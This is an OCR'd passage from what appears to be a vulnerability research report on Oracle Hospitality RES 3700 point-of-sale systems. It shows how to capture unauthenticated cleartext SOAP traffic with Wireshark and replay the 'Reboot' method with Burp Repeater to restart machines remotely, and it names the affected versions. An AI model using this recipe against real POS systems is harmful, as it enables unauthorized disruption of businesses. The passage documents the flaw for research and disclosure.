


As per the screenshot above, double click on the Wireshark icon on your desktop, then click on “Capture Options” then select the local Network adapter in our case “192.168.1.10” and click on “Start” to start capture traffic sent/received by the server on that network. After that you start the Network Traffic Capturing process to capture all traffic sent/received by the server.


While Wireshark is capturing live traffic now, reboot the PCWS3/192.168.1.13 POS Machine from the MICROS Control Panel, and confirm that it's restarting, in my case it was restarting normally as per below:




Once you confirm that it's restarting, stop the Wireshark Packet capture process and start analysing the packets:



After going through all the packets one by one we eventually find something relevant to what we're doing and we filter down the results by typing in the top input box which is saying "Apply a display filter … <Ctrl->" the word **http** and press enter to see the relevant HTTP Packets that were sent to reboot the remote client:



So, after we set the HTTP filter in Wireshark, we can see four HTTP/XML Packets. We select the first one which is Packet No. 345 in our case and by analysing its contents we see the word "Reboot" enclosed between two XML tags, so we know that the server sent traffic unencrypted in cleartext HTTP from Source: 192.168.1.10 (SERVER) to Destination: 192.168.1.13 (CLIENT). Now let's see how the full HTTP/XML request/response looks like by using a Wireshark feature by right-clicking Packet No. 345, selecting "Follow" and then "HTTP Stream" as below:



After we click “HTTP Stream” Wireshark reassembles all TCP packets into a full HTTP Stream including the HTTP Request and HTTP Response.

The next screenshot includes the details that we get and that includes the below:

The full HTTP Request including the HTTP Header and HTTP Body. We find out that the HTTP Request is sent using the POST method to the CLIENT IP 192.168.1.13 on port 50123 TCP

We get the User-Agent and other required fields in case we want to reproduce/replay/craft our own HTTP request later.

The HTTP Body reveals that we're dealing with a SOAP webservice listening on port 50123/TCP on the CLIENT that has a specific API and we can see the structure of it and two important lines:

<MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service>


So, we tell the API we're using this top-level Service that has several methods one of which is reboot that looks as below.

<MCRS-ENV:Method>Reboot</MCRS-ENV:Method>

So, we understand that MDSSYSUTILS has one method called Reboot to reboot nodes.

<MCRS-ENV:SessionKey>Session</MCRC-ENV:SessionKey>

This SessionKey field is irrelevant because we can leave it blank or put anything else than the "Session" word and it will just work.



So, by now we've already answered our first question which is:

How does the Server and Client communicate with each other? And the answer is above. It's via HTTP/XML POST requests sent on port 50123/TCP using a SOAP Web Service API that has some Methods and Services defined.

The next question was:

If we find out how they communicate, can we replicate/replay/reproduce the communication and send our own commands/requests?


This brings us to the last part of this section (2.4-Vulnerability Discovery & Testing)

2.4.4-Testing our first request:


We will now switch from the **SERVER** to the **TESTING PC**.

With the information that we have above we will copy the HTTP Request (HTTP Header + HTTP Body) that has the Reboot method that we captured with Wireshark and paste it into Burpsuite Repeater, we will send the request to the Oracle Hospitality RES 3700 SERVER this time and see if it will restart so we will change the destination IP and set it to 192.168.1.10 instead of the old one which was the 192.168.1.13 and change the hostname from PCWS3 to ORACLESRV which is not important but just to be more precise.


Launch Burpsuite and click on the "Repeater" tab:




Once you click on the “Repeater” tab go the right corner of the application after the Response section and click on the “Edit Target” button as below:




Once you click on “Edit Target”, enter the SERVER IP (192.168.1.10) and the service port (50123) and click on “OK”.



Now that we have the Host and Port properly configured, we copy the full HTTP/XML request we captured from Wireshark and paste it into the Request section. We make sure we change the below so that we send the request to the SERVER instead of the CLIENT this time and change Machine-Name-Src and Machine-IP-Src to our TESTING PC IP/Hostname and click on “Go” to send the request. After we send it, we check the Response section on the right if it’s 0 it’s a success.



After we click “Go” we observe the Response which gave a 0 which means it was successful:



We then confirm on the Oracle RES 3700 Release 5.4 server if it's restarting and indeed:

From what I've discovered that Reboot works on all SERVERS with RES 3700 releases except 5.5, 5.6 and 5.7 which was obviously disabled/removed but it still works on 5.4 and below and works on any client. We will discuss the differences and get in-depth about the API later in the report.

Let's write a small Python script to achieve the above.

We will name our script remotereboot.py (similar to RemoteReboot.exe on the SERVER)

The script will ask for the IP to reboot and send it the HTTP/XML request with the Reboot method.

